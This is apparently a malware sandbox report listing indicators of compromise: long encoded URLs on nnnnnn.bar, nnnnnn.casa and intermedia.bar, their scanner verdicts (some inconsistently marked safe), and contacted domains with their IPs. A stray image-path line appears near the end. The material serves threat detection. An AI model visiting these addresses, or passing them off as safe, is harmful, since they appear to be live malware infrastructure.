http://nnnnnn.bar/drew/9KR1ePshh/VJe94rsZSf9_2B1_2Bzi/ojZaK0dpGSZRsGSTBXN/nAjWHF9ja2uIeAiO3gdvCi/301f5PGhNuTKt/iiSaR_2F/n8Am2J9mxNTmPl3BY0FNmDo/WbT0YWuBTP/TEmXU5uU1cT7ugcpy/1Yw_2B7_2BA5/zH4_2Fv5Jdc/JEvdqIsT4YNX4X/Ugem1uvsn4Y_2B5TxE4dP/Zooo7xDl00PZrtZ2/TRQGSj1JZNQ3_2B/PqkSrh3KF/TKf0yp4Lb/KOz.jlk	100%	Avira URL Cloud	malware	
http://intermedia.bar/ws	0%	Avira URL Cloud	safe	
http://www.nnnnnn.casa/drew/kntGHlOf6y1l7K/kCTU1frsUdQxnhn_2Fego/mw6bJXLxnfIRL2cj/FrdUucpG93hhEy_/2F_2F05Q3POeadiys1/9wLWHm6Gx/wqhNI29IdUdv3CWDyCfs/2VD0tBt0szHqPTGNMaP/H8c1RSlzmz7xA6aMxeunJS/egWxomuGkwbso/At2D20BI/siieXymS6PJr8im_2FPJeye/Czlrk0gGlx/B4_2FnRkW1_2FVYbi/FmMXH_2Bbn2q/9Abbe5hphXR/x.jlk	100%	Avira URL Cloud	malware	
http://intermedia.bar/drew/XRuGSIvrh83QGTYBTk/D9D3Vm19e/d5qtxwnIReenmX0dL_2F/z8AEjIs12VaPeEM7Fev/sHz	0%	Avira URL Cloud	safe	
http://nnnnnn.bar/drew/7DgipjE3bmmbRPyMp6s7/BgNwib2SV4cWPRKen15/S3RnGOSvPDrV_2BWCH8	100%	Avira URL Cloud	malware	
http://nnnnnn.bar/drew/7DgipjE3bmmbRPyMp6s7/BgNwib2SV4cWPRKen15/S3RnGOSvPDrV_2BWCH85t5/rAG3EMntvxQhd/z09P1P0N/JYWuQ1lZWbrjgAwzu9HwDiH/z_2BLAvnX1/8oE3_2BrbVuTg5XgN/fFGGve_2BZ6j/OLfiN5cTTiP/UJGuomraiJd058/bcTFQPP7iErfusSSsGsOL/4opclstIlc_2FqAf/jUg_2FZVQoG_2B4/nAlRxJiE1eByE2QqI0/X5WHEnb3X/D.jlk	100%	Avira URL Cloud	malware	
http://nnnnnn.bar/drew/knqRZpNvqk/sE_2FZx8OMLhPewzq/M4XZQB_2BkD8/vtpmyt2M_2F/KpLyILSZIke280/Mu0dWeXerenZMQrHRZSYD/VcSbOgQ4IlG13pzT/ChkByFeJgylnSMo/4J21EhXoNQISdnhc3f/NxfTAQr9R/8AgL4hXYk037vjAEEtbw/scGCC9PMQ_2B12F0Y7F/91NWW_2BZGG2Q_2FmG1R8Q/UvRceMmRjthxs/fcmtDNQF/YB8wWAPTg/lMDx0uVFsyOE/w.jlk	100%	Avira URL Cloud	malware	
http://intermedia.bar/drew/XRuGSIvrh83QGTYBTk/D9D3Vm19e/d5qtxwnIReenmX0dL_2F/z8AEjIs12VaPeEM7Fev/sHz_2Bx6bKLjtUULCEG0oV/GFai8cinvXLi4/iJJ7udwg/w0syzQHw_2FkzljAekHpIlx/DRVmfhCAjc/ZkwIrTh7UfbfcJWEg/EIPSCrhxM6nj/j9uYJZXC8_2/F6Btih0QBETHvA/LKTtsUnIUQHLFxaNR0li7/dM04PASCBbiQz0aa/qK64_2Bg_2B/VwE.jlk	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://intermedia.bar/	0%	Avira URL Cloud	safe	
http://intermedia.bar/drew/	0%	Avira URL Cloud	safe	
http://www.nnnnnn.casa/drew/clKY_2F9qhXNW5H/_2BsVRKIgOamiE9mQB/_2FVdwPGE/BPO6UbinW_2B8Sjp_2Bo/55Xmf7HJU6cUJy8fy4_/2FKKDKVKISZpEe4syLM93A/M41SvTBw4e_2F/120g53ml/wJJMq93zmJf2crfPUE2j_2B/GM6GQoMDYy/B7CUA1_2BisXnKYTP/uGoP10_2BxHm/imkRUl8or1j/Bw6x7_2BZqhh0x/t_2F833CW3gz1lZ3CY6hP/Kii0oYYxRGsc8HdH/lkRH05yG/dOy.jlk	100%	Avira URL Cloud	malware	
http://nnnnnn.casa/drew/kntGHlOf6y1l7K/kCTU1frsUdQxnhn_2Fego/mw6bJXLxnfIRL2cj/FrdUucpG93hhEy_/2F_2F05Q3POeadiys1/9wLWHm6Gx/wqhNI29IdUdv3CWDyCfs/2VD0tBt0szHqPTGNMaP/H8c1RSlzmz7xA6aMxeunJS/egWxomuGkwbso/At2D20BI/siieXymS6PJr8im_2FPJeye/Czlrk0gGlx/B4_2FnRkW1_2FVYbi/FmMXH_2Bbn2q/9Abbe5hphXR/x.jlk	100%	Avira URL Cloud	malware	
http://intermedia.bar/drew/69qrrEp29jAiA/GVIxoy3h/ZRI0if101gbT_2Fcb5gsrod/7F17KHpa_2/BUS9AgcQP0bD4Ff_2/FStFCHj7v78d/fK9WUSOh8lR/URjb3oWdvJZZ0U/IcrNV5CQkhMYnhHpv3KL_/2BKPAmbWZn4Vm75l/zFUrSlkXbMXjO5q/LefQPk4V1F4MoJTGv7/t20qtY8qJ/V_2FyM_2F_2BVYVAgqn_/2FAbaIbtwkp7Opl2EpV/O0v8KX5lGR5NLbF_2Blou0/BwiZZ.jlk	0%	Avira URL Cloud	safe	
http://www.nnnnnn.casa/	100%	Avira URL Cloud	malware	
http://nnnnnn.bar/drew/knqRZpNvqk/sE_2FZx8OMLhPewzq/M4XZQB_2BkD8/vtpmyt2M_2F/KpLyILSZIke280/Mu0dWeXe	100%	Avira URL Cloud	malware	
http://nnnnnn.bar/drew/5fbE1WfgCMBb3Lbm27/FrQeHzQMl/dSHY390GafNfv3DHsOxN/_2BRIsFAVWyz2Wu2_2B/16eM0bgWUmWV0_2FTKbCFG/m6xLkSgM48Oze/LZKc_2BO/Myzp5z9Dk_2FbCSnM34XJUg/ogD9Cozi7C/6qyLWzXnGACtiDP4J/KO2WBPMOCxXt/oVhJAyi7HfC/llSp6R5CbMEV6O/pWBWjvBlX_2BzwlI_2FNe/aSFN3R7LiwRoaekP/97se3rx1ezUsiA_2B/0.jlk	100%	Avira URL Cloud	malware	
http://intermedia.bar/drew/QvhYBaeq_2F6Kr5S5lD/OqLkixN3sRa2UpR8i3hjYq/eJ9NYRqvvouL5/5HWqGU6L/VANwgL_2FOanliZpdSkommO/z_2FFnfFWj/XA9wFW7rsFws4V6TO/ECxua93xQfvB/2xJ5KsVMA_2/BJTXWzwMMI1Ry4/bSrLklQhxwLVQio5vEqnT/EuTu1lXMUBYE4EO9/fehTx7dve_2FJwl/oHCMlYRgtjfgvp4PcC/lf7RvC6QF/AJjhNY359JkAlb/_2BCF.jlk	0%	Avira URL Cloud	safe	
http://nnnnnn.casa/drew/_2B03VnehjE70sxbkc/jyrt4kETn/GIT8yZh3lbCxiT_2Foqi/AVmT8sl3RBATNe233tn/ZpXwd5tIp9mQUoOfWLynTM/O86gIln9ihyHk/5dZsFtfy/gp_2FLvf0NHL3yVUkVbncwC/We6V8shlxB/_2BT5Ij9nSjAjmHue/61Ynbzrr_2B_/2FOk8Wface5/lcJD0_2FBb9PKs/3pUPEuZF5gHL68StfaFm9/KhGw_2FEloE_2FaF/OCoSTxCMO1l6oVZ/G3ADi.jlk	100%	Avira URL Cloud	malware	
http://nnnnnn.casa/drew/_2B03VnehjE70sxbkc/jyrt4kETn/GIT8yZh3lbCxiT_2Foqi/AVmT8sl3RBATNe233tn/ZpXwd5	100%	Avira URL Cloud	malware	
http://nnnnnn.bar/drew/pgrqzdCpp_2BoR9YKjM/4PKdL3no8Cmh2eLar0r1e3/w1sLhdA1An4Ma/aD5fsj0e/RzdEMRLJALIuVpZbCXTm33B/7rNoIMP9VG/c8tgfuTkxT7ByPtRb/j_2BUePUN_2B/Bl7nkFpwFGb/eE5q1GPA2rANKR/WLm_2BrotZpp1pDZVWLMK/C4Hf3n12wJLU8uUR/lXrXiW51IsTlZ0K/b1wCGwV9dM41Za02jV/WmUTzni7Y/s2rU_2FN61u_2BQF/kOM.jlk	100%	Avira URL Cloud	malware	
http://intermedia.bar/drew/eOqzQTB_2B/MowPwZPRMG1LVJR9t/fCLL0MMkzzZ7/Xm0aty4DHMK/aZD8fvqKlB4sn5/Nql7	0%	Avira URL Cloud	safe	
http://nnnnnn.bar/drew/9KR1ePshh/VJe94rsZSf9_2B1_2Bzi/ojZaK0dpGSZRsGSTBXN/nAjWHF9ja2uIeAiO3gdvCi/301	100%	Avira URL Cloud	malware	
http://intermedia.bar/drew/QvhYBaeq_2F6Kr5S5lD/OqLkixN3sRa2UpR8i3hjYq/eJ9NYRqvvouL5/5HWqGU6L/VANwgL_	0%	Avira URL Cloud	safe	
http://nnnnnn.bar/drew/rZhj41YDho07lhy6L/M1X3L7i5NYcb/L97B85uQB2S/FgEOSK5V3ThOeD/DNveDYBQ28rrD189AqdhV/NKmujzZRyKnvgk9X/jJycgfrwG7wGnTM/t0o4CG41V2FNyu0GLy/bX7ssXMeo/UWhkb9iDXiv7_2FmjJT_/2BbFzlZ57KEgbgo809d/Uxn0hqzApOfNaraCb_2B8I/XDKMEUTj4OH01/bQL_2F9g/6BnzcAU3n1P9DuuhCdq2z4A/pcEwd.jlk	100%	Avira URL Cloud	malware	
http://intermedia.bar/drew/nTzA1Bin3XQcZS3BPXoT/VC_2Bwejhc_2FIgAnHO/80iaugMV57_2B03WjjJnn8/4gxAs_2BxmZF7/TOVjb2Ah/pgPNUHZ17T9L8wycKkEjCiK/jeMuH8DdRv/juOnp0_2FGJ7c6qP0/x_2Fz3dEM_2F/deoZvnQAfFk/Wc5jOa5bWcm0MC/RWrwyt3pkcQtiY4AsZ3n7/MKKE_2FX_2FFdYj9/qoI9Xq_2BCQEmwG/Nwb7IgT0IyCbKBnKn_/2FiegfuYZI5/GhR0CO9.jlk	0%	Avira URL Cloud	safe	
http://www.nnnnnn.casa/drew/c0nPYFX4zb59h_2F/qctVP12WCFNRJoO/0H9NzUZripQLxYTbGd/R62DjUJbv/AkTvnBTlOP0gGdcDC1Vg/H9xTO58gw9Sr3I5f1oE/852oWfQLj1eL_2Fm_2FKnu/SIHTeaF7Bgvig/PyHxZLDk/ZUvCeNpaiixducNV9xRZlOg/1p1YKkAvPe/T6UiZU08MHesYFSbA/viVchsnOxqJ5/4YMncTmEmBk/k6T3NHIv66mymC/b7Hkig2fkyCUi/2.jlk	100%	Avira URL Cloud	malware	
http://nnnnnn.casa/drew/y8OOHzBXx4vT2Ja_/2BB0Liu_2F2FEpI/O7IlC7aNtEnJlyf21V/jvmc9z_2B/LgRR93FX60U2LAF0LNi_/2F_2BGce3vl_2BIkboe/46Qz18Ellyo_2BDKCHtUqk/Qk_2BAks18SnJ/U_2FwSgO/sE9Mmm7pd7FF8XBf_2Beleh/BwXJLGguic/wUEaBBM2DtBJsDeIK/yJJJ44VcWEyj/YNrlDdUaDHH/B2K_2BaEwy92zT/APjxiknoaFgUNKS3zmK7O/E1iKLdia/f.jlk	100%	Avira URL Cloud	malware	
http://intermedia.bar/drew/8GCWuTw3vFr_2BaLQHxEj/S2mZ_2Bs1ztZVt4J/tWEHNc4XanBwmnu/l2msIqz_2B6GZdxr2f	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://intermedia.bar/drew/sJjHsvpax4Nzwn6/j_2BIK7xkvvLg0K_2B/rW_2F1MVm/0X2RDVp6mN6jHjHQXHVv/lXgIE5s	0%	Avira URL Cloud	safe	
http://nnnnnn.casa/drew/y8OOHzBXx4vT2Ja_/2BB0Liu_2F2FEpI/O7IlC7aNtEnJlyf21V/jvmc9z_2B/LgRR93FX60U2LA	100%	Avira URL Cloud	malware	
http://intermedia.bar	0%	Avira URL Cloud	safe	
http://intermedia.bar/drew/QsS2jHAM_/2BwJZccmdp5m9iHVP9BE/Hy_2Bb24NYz6UUYImCo/zrhZsMNoFc_2FvJseSFb87	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
parkingpage.namecheap.com	198.54.117.218	true	false		high
intermedia.bar	31.41.46.120	true	true		unknown
nnnnnn.bar	162.255.119.177	true	true	• 13%, Virustotal, Browse	unknown
nnnnnn.casa	192.64.119.233	true	true	• 13%, Virustotal, Browse	unknown
www.nnnnnn.casa	unknown	unknown	true	• 7%, Virustotal, Browse	unknown
www.nnnnnn.bar	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://intermedia.bar/drew/sJjHsvpax4Nzwn6/j_2BIK7xkvvLg0K_2B/rW_2F1MVm/0X2RDVp6mN6jHjHQXHVv/lXgIE5seTAjCr_2BptR/zhdF_2B4iq_2F_2BdHZdbl/ppflxjLZ1jFYb/jyraclx8/vY5o1N_2BBLJzcq8mbek0fq/sxBZO8XqCk/AZEFg4uupv5GBukaQ/chXIble8iRyF/2WTf0LlFxoi/1E61e67K_2BmUA/YOX2fReueqR9_2BbftFvZ/gzjKHMsB77w59NKXhfCT1/8O.jlk	true	• Avira URL Cloud: safe	unknown
http://nnnnnn.bar/drew/RIWYrzIoHP_2FLrdN/XJ_2BwD4EEew/6sYapNOqqjb/XWEflp4K5kHXkq/EIbryuQTJReV3fXYLSoiW/TIliiVRGIc01fzYH/Bn5ukiFg4DUJLyQ/1rmOsCaKf0G_2BUfXi/in6ecd1lV/GkhZR4sJ9fujnaCVTs1B/mnY6PTmL1ZVmiKTWjQI/AkdYwwVp3A4GBnLp0zxYLt/aP4I1SQJrUv6t/rokWtZ5P/95kl37fn4wnhNVnKrJRMavm/Bbn.jlk	true	• Avira URL Cloud: malware	unknown
http://intermedia.bar/drew/QsS2jHAM_/2BwJZccmdp5m9iHVP9BE/Hy_2Bb24NYz6UUYImCo/zrhZsMNoFc_2FvJseSFb87/xXKn3PzxfNPne/1IWtDw4e/zao8w3_2FqS1tUowEpdILrG/AQc_2F2CTQ/Kg84n698KmhLQ87R8/T3KY8S12PpxD/H69sMspGVxv/is2jKybUtpc7W2/tjpg5c_2BM2CHgmR9sa3h/opwZ5u985b9SYIvV/9nvFId2LU1FOjTP/3gzCgoFC/zqOGqAVh/K.jlk	true	• Avira URL Cloud: safe	unknown
http://www.nnnnnn.casa/drew/_2B03VnehjE70sxbkc/jyrt4kETn/GIT8yZh3IbCxiT_2Foqi/AVmT8sl3RBATNe233tn/ZpXwd5tIp9mQUoOfWLynTM/O86glIn9ihyHk/5dZsFtfy/gp_2FLvf0NHL3yVUkVbncwC/We6V8shIxB/_2BT5Ij9nSjAjmHue/61Ynbzrr_2B_/2FOk8Wface5/lcJD0_2FBb9PKs/3pUPEuZF5gHL68StfaFm9/KhGw_2FEloE_2FaF/OCoSTxCMO1I6oVZ/G3ADi.jlk	true	• Avira URL Cloud: malware	unknown
http://intermedia.bar/drew/zd0veKiw3e_2FVw/JJ7tbavOiQvA9d8rHF/MReVkRvio/SC3uRIruy_2BXo_2FvjQ/5wwzMoShaTYrGjtEhg7/Q4EU_2F58MrLDOMpnwDvQl/4oAzAGZ9KhB2P/11ho7azQ/oSQaJwmg4Z33JCzj8wVAL4y/p2pAzghuFr/NTjo_2FX5hnFJvVKJ/pSUsYhZ3ii5t/IXWGFfzs8Ne/P3kSZsDcK04c9o/M4TxQU3QgnIS7BTTFhUW8/eYRw_2Bi9Rap_2/FlW.jlk	true	• Avira URL Cloud: safe	unknown
http://nnnnnn.casa/drew/clKY_2F9qhXNW5H/_2BsVRKIgOamiE9mQB/_2FVdwPGE/BPO6UbinW_2B8Sjp_2Bo/55Xmf7HJU6cUJy8fy4_/2FKKDKVKISZpEe4syLM93A/M41SvTBw4e_2F/120g53mI/wJJMq93zmJf2crfPUE2j_2B/GM6GQoMDYy/B7CUA1_2BisXnKYTP/uGoP10_2BxHm/imkRUl8or1j/Bw6x7_2BZqhh0x/t_2F833CW3gz1lZ3CY6hP/Kii0oYYxRGsc8HdH/lkRH05yG/dOy.jlk	true	• Avira URL Cloud: malware	unknown
http://www.nnnnnn.bar/drew/5fbE1WfgCMBb3Lbm27/FrQeHzQMl/dSHY390GafNfv3DHsOxN/_2BRIsFAVWyz2Wu2_2B/16eM0bgWUmWV0_2FTKbCFG/m6xLkSgM48Oze/LZKc_2BO/Myzp5z9Dk_2FbCSnM34XJUg/ogD9Cozi7C/6qyLWzXnGACtiDP4J/KO2WBPMOCxXt/oVhJAyi7HfC/lISp6R5CbMEV6O/pWBWjvBlX_2BzwlI_2FNe/aSFN3R7LiwRoaekP/97se3rx1ezUsiA_2B/0.jlk	true	• Avira URL Cloud: malware	unknown
http://www.nnnnnn.bar/drew/SAsRWWRcgAYbX5O/sPIUsFF8_2Fn2uMxzA/aS_2B1MFO/_2B9vtqo1M2_2FHU754_/2FIz_2FEDBVzFRV2y7p/i4v3Y78Vy_2Bp_2BxdGdbM/whuGV1XTox4hc/jcJqVx_2/FC4hXQyB_2FvHrlQcEykfbJ/3l26l53hjv/IBYuGkcw1BuY86DQJ/aydytxVa1HaW/swwDbP87IxK/xN2GyTfX37m5pT/CCqiL659bjh4zm99trcC1/h4i2tWML6TK/YFULvmqt7CP/1.jlk	true	• Avira URL Cloud: malware	unknown
http://nnnnnn.bar/drew/SAsRWWRcgAYbX5O/sPIUsFF8_2Fn2uMxzA/aS_2B1MFO/_2B9vtqo1M2_2FHU754_/2FIz_2FEDBVzFRV2y7p/i4v3Y78Vy_2Bp_2BxdGdbM/whuGV1XTox4hc/jcJqVx_2/FC4hXQyB_2FvHrlQcEykfbJ/3l26l53hjv/IBYuGkcw1BuY86DQJ/aydytxVa1HaW/swwDbP87IxK/xN2GyTfX37m5pT/CCqiL659bjh4zm99trcC1/h4i2tWML6TK/YFULvmqt7CP/1.jlk	true	• Avira URL Cloud: malware	unknown

Name	Malicious	Antivirus Detection	Reputation
http://nnnnnn.casa/drew/c0nPYFX4zb59h_2F/qctVP12WCFNRJoO/0H9NzUZripQLxYTbGd/R62DjUJbv/AkTvnBTIOP0gGdcDC1Vg/H9xTO58gw9Sr3I5f1oE/852oWfQLj1eL_2Fm_2FKnu/SIHTeaF7Bgvig/PyHxZLDk/ZUvCeNpaiixducNV9xRZlOg/1p1YKkAvPe/T6UiZU08MHesYFSbA/viVchsnOxqJ5/4YMncTmEmBk/k6T3NHIv66mymC/b7Hkig2fkyCUi/2.jlk	true	• Avira URL Cloud: malware	unknown
http://intermedia.bar/drew/AHuA6TotyEkgE/zVHP4orW/8ZyPY4kye4oTIP7K7spF8Z9/AzQVZQntBp/tPbfiBhZz1jY6V1X4/X3paMFGt7Rtb/Gt0dLluCvH5/isi1V1iV9bVleO/ZSGFxB9026a2AgTqikOVK/u0I_2FkyTPhzae4E/1G0e1neGkHRRAKR/dF6sfHEo8IqgOHnhhJ/mLAA5W_2B/LYdzOxqVD56rhjE9w2zj/4EWbKl1xgm4daCyR1mC/ReRKxfnNjlWG/r.jlk	true	• Avira URL Cloud: safe	unknown
http://www.nnnnnn.casa/drew/y8OOHzBXx4vT2Ja_/2BB0Liu_2F2FEpI/O7IlC7aNtEnJlyf21V/jvmc9z_2B/LgRR93FX60U2LAF0LNi_/2F_2BGce3vI_2BIkboe/46Qz18Ellyo_2BDKCHtUqk/Qk_2BAks18SnJ/U_2FwSgO/sE9Mmm7pd7FF8XBf_2Beleh/BwXJLGguic/wUEaBBM2DtBJsDeIK/yJJJ44VcWEyj/YNrlDdUaDHH/B2K_2BaEwy92zT/APjxiknoaFgUNKS3zmK7O/E1iKLdia/f.jlk	true	• Avira URL Cloud: malware	unknown
http://intermedia.bar/drew/QIymR1NV/VEHDP0tzxYyfhToi28JN0gN/4iuWFUXiYW/K0CJrXj0tnUEhVH78/U3kVKnzlLrQT/SmvkeHiBSVF/jSdieAe6QVgPYk/Ls60EE1RdzPENlayPGjHS/AIjKP7dUycBtEyrA/RFerRbxZvrxnd_2/Bc1S7J_2FQDJBAH3dG/kHsLUg6CP/6tr_2F_2FmCAcHtuBxvU/3I9dXvsa3LnrU2f8IF1/dsxBAmQu5x_2BsDF7qQMQs/L_2FeC4tc/dGJ.jlk	true	• Avira URL Cloud: safe	unknown
http://intermedia.bar/drew/tN_2FPnM2JFaCc33jtc/NPCaV6rrqIxKNKP7n1AR3O/LMe16EhvI_2Bi/SLNSQXLS/EviOTr3wnTfM22OhIhFDrhX/abhGbeDg_2/F32j7cFeBDC9GyCao/m10xhdMb4CCa/7HwtF9C64_2/F3b31QlJIQy42X/zsnIbRG3JRJ596u8kc4vW/CJEx7Xa659BvZ2yV/10sCxMgGuLgu5f6/Z9JRI8lQTnPNjwZZMu/mc129Uq8I/WlhkxbiPfyst/snQ.jlk	true	• Avira URL Cloud: safe	unknown
http://nnnnnn.bar/drew/9KR1ePshh/VJe94rsZSf9_2B1_2Bzi/ojZaK0dpGSZRsGSTBXN/nAjWHF9ja2uIeAiO3gdvCi/301f5PGhNuTKt/iiSaR_2F/n8Am2J9mxNTmPl3BY0FNmDo/WbT0YWuBTP/TEmXU5uU1cT7ugcpy/1Yw_2B7_2BA5/zH4_2Fv5Jdc/JEvdqIsT4YNX4X/Ugem1uvsn4Y_2B5TxE4dP/Zooo7xDl00PZrtZ2/TRQGSj1JZNQ3_2B/PqkSrh3KF/TKf0yp4Lb/KOz.jlk	true	• Avira URL Cloud: malware	unknown
http://www.nnnnnn.casa/drew/kntGHlOf6y1l7K/kCTU1frsUdQxnhn_2Fego/mw6bJXLxnfIRL2cj/FrdUucpG93hhEy_/2F_2F05Q3POeadiys1/9wLWHm6Gx/wqhNI29IdUdv3CWDyCfs/2VD0tBt0szHqPTGNMaP/H8c1RSlzmz7xA6aMxeunJS/egWxomuGkwbso/At2D20BI/siieXymS6PJr8im_2FPJeye/Czlrk0gGlx/B4_2FnRkW1_2FVYbi/FmMXH_2Bbn2q/9Abbe5hphXR/x.jlk	true	• Avira URL Cloud: malware	unknown
http://nnnnnn.bar/drew/7DgipjE3bmmbRPyMp6s7/BgNwib2SV4cWPRKen15/S3RnGOSvPDrV_2BWCH855t5/rAG3EMntvxQhd/z09P1P0N/JYWuQ1lZWbrjgAwzu9HwDiH/z_2BLAvnX1/8oE3_2BrbVuTg5XgN/fFGGve_2BZ6j/OLfiN5cTTiP/UJGuomraiJd058/bcTFQPP7iErfusSSsGsOL/4opclstIlc_2FqAf/jUg_2FZVQoG_2B4/nAlRxJiE1eByE2Qql0/X5WHEnb3X/D.jlk	true	• Avira URL Cloud: malware	unknown
http://nnnnnn.bar/drew/knqRZpNvqk/sE_2FZx8OMLhPewzq/M4XZQB_2BkD8/vtpmyt2M_2F/KpLyILSZIke280/Mu0dWeXerenZMQrHRZSYD/VcSbOgQ4IlG13pzT/ChkByFeJgylnSMo/4J21EhXoNQISdnhc3f/NxfTAQr9R/8AgL4hXYk037vjAEEtbw/scGCC9PMQ_2B12F0Y7F/91NWW_2BZGG2Q_2FmG1R8Q/UvRceMmRjthxs/fcmtDNQF/YB8wWAPTg/lMDx0uVFsyOE/w.jlk	true	• Avira URL Cloud: malware	unknown
http://intermedia.bar/drew/XRuGSIvrh83QGTYBTk/D9D3Vm19e/d5qtxwnIReenmX0dL_2F/z8AEjIs12VaPeEM7Fev/sHz_2Bx6bKLjtUULCEG0oV/GFai8cinvXLi4/iJJ7udwg/w0syzQHw_2FkzljAekHpIlx/DRVmfhCAjc/ZkwIrTh7UfbfcJWEg/EIPSCrhxM6nj/j9uYJZXC8_2/F6Btih0QBETHvA/LKTtsUnIUQHLFxaNR0li7/dM04PASCBbiQz0aa/qK64_2Bg_2B/VwE.jlk	true	• Avira URL Cloud: safe	unknown
http://www.nnnnnn.casa/drew/clKY_2F9qhXNW5H/_2BsVRKIgOamiE9mQB/_2FVdwPGE/BPO6UbinW_2B8Sjp_2Bo/55Xmf7HJU6cUJy8fy4_/2FKKDKVKISZpEe4syLM93A/M41SvTBw4e_2F/120g53ml/wJJMq93zmJf2crfPUE2j_2B/GM6GQoMDYy/B7CUA1_2BisXnKYTP/uGoP10_2BxHm/imkRUl8or1j/Bw6x7_2BZqhh0x/t_2F833CW3gz1lZ3CY6hP/Kii0oYYxRGsc8HdH/lkRH05yG/dOy.jlk	true	• Avira URL Cloud: malware	unknown
http://nnnnnn.casa/drew/kntGHlOf6y1l7K/kCTU1frsUdQxnhn_2Fego/mw6bJXLxnfIRL2cj/FrdUucpG93hhEy_/2F_2F05Q3POeadiys1/9wLWHm6Gx/wqhNI29IdUdv3CWDyCfs/2VD0tBt0szHqPTGNMaP/H8c1RSlzmz7xA6aMxeunJS/egWxomuGkwbso/At2D20BI/siieXymS6PJr8im_2FPJeye/Czlrk0gGlx/B4_2FnRkW1_2FVYbi/FmMXH_2Bbn2q/9Abbe5hphXR/x.jlk	true	• Avira URL Cloud: malware	unknown
http://intermedia.bar/drew/69qrrEp29jAiA/GVIxoy3h/ZRI0if101gbT_2Fcb5gsrod/7F17KHpa_2/BUS9AgcQP0bD4Ff_2/FStFCHj7v78d/fK9WUSOh8lR/URjb3oWdvJZZ0U/IcrNV5CQkhMYnhHpv3KL_/2BKPAmbWZn4Vm75I/zFUrSlkXbMXjO5q/LefQPk4V1F4MoJTGv7/t20qtY8qJ/V_2FyM_2F_2BVYVAgqn_/2FAbaIbtwkp7Opl2EpV/O0v8KX5IGR5NLbF_2Blou0/BwiZZ.jlk	true	• Avira URL Cloud: safe	unknown
http://nnnnnn.bar/drew/5fbE1WfgCMBb3Lbm27/FrQeHzQMl/dSHY390GafNfv3DHsOxN/_2BRIsFAVWyz2Wu2_2B/16eM0bgWUmWV0_2FTKbCFG/m6xLkSgM48Oze/LZKc_2BO/Myzp5z9Dk_2FbCSnM34XJUg/ogD9Cozi7C/6qyLWzXnGACtiDP4J/KO2WBPMOCxXt/oVhJAyi7HfC/llSp6R5CbMEV6O/pWBWjvBlX_2BzwIl_2FNe/aSFN3R7LiwRoaekP/97se3rx1ezUsiA_2B/0.jlk	true	• Avira URL Cloud: malware	unknown
http://intermedia.bar/drew/QvhYBaeq_2F6Kr5S5lD/OqLkixN3sRa2UpR8i3hjYq/eJ9NYRqvvouL5/5HWqGU6L/VANwgL_2FOanliZpdSkommO/z_2FFnfFWj/XA9wFW7rsFws4V6TO/ECxua93xQfvB/2xJ5KsVMA_2/BJTXWzwMMI1Ry4/bSrLklQhxwLVQio5vEqnT/EuTu1lXMUBYE4EO9/fehTx7dve_2FJwl/oHCMlYRgtjfgvp4PcC/lf7RvC6QF/AJjhNY359JkAlb/_2BCF.jlk	true	• Avira URL Cloud: safe	unknown
http://nnnnnn.casa/drew/_2B03VnehjE70sxbkc/jyrt4kETn/GIT8yZh3lbCxiT_2Foqi/AVmT8sl3RBATNe233tn/ZpXwd5tIp9mQUoOfWLynTM/O86gIIn9ihyHk/5dZsFtfy/gp_2FLvf0NHL3yVUkVbncwC/We6V8shIxB/_2BT5Ij9nSjAjmHue/61Ynbzrr_2B_/2FOk8Wface5/lcJD0_2FBb9PKs/3pUPEuZF5gHL68StfaFm9/KhGw_2FEIoE_2FaF/OCoSTxCMO1I6oVZ/G3ADi.jlk	true	• Avira URL Cloud: malware	unknown


Name	Malicious	Antivirus Detection	Reputation
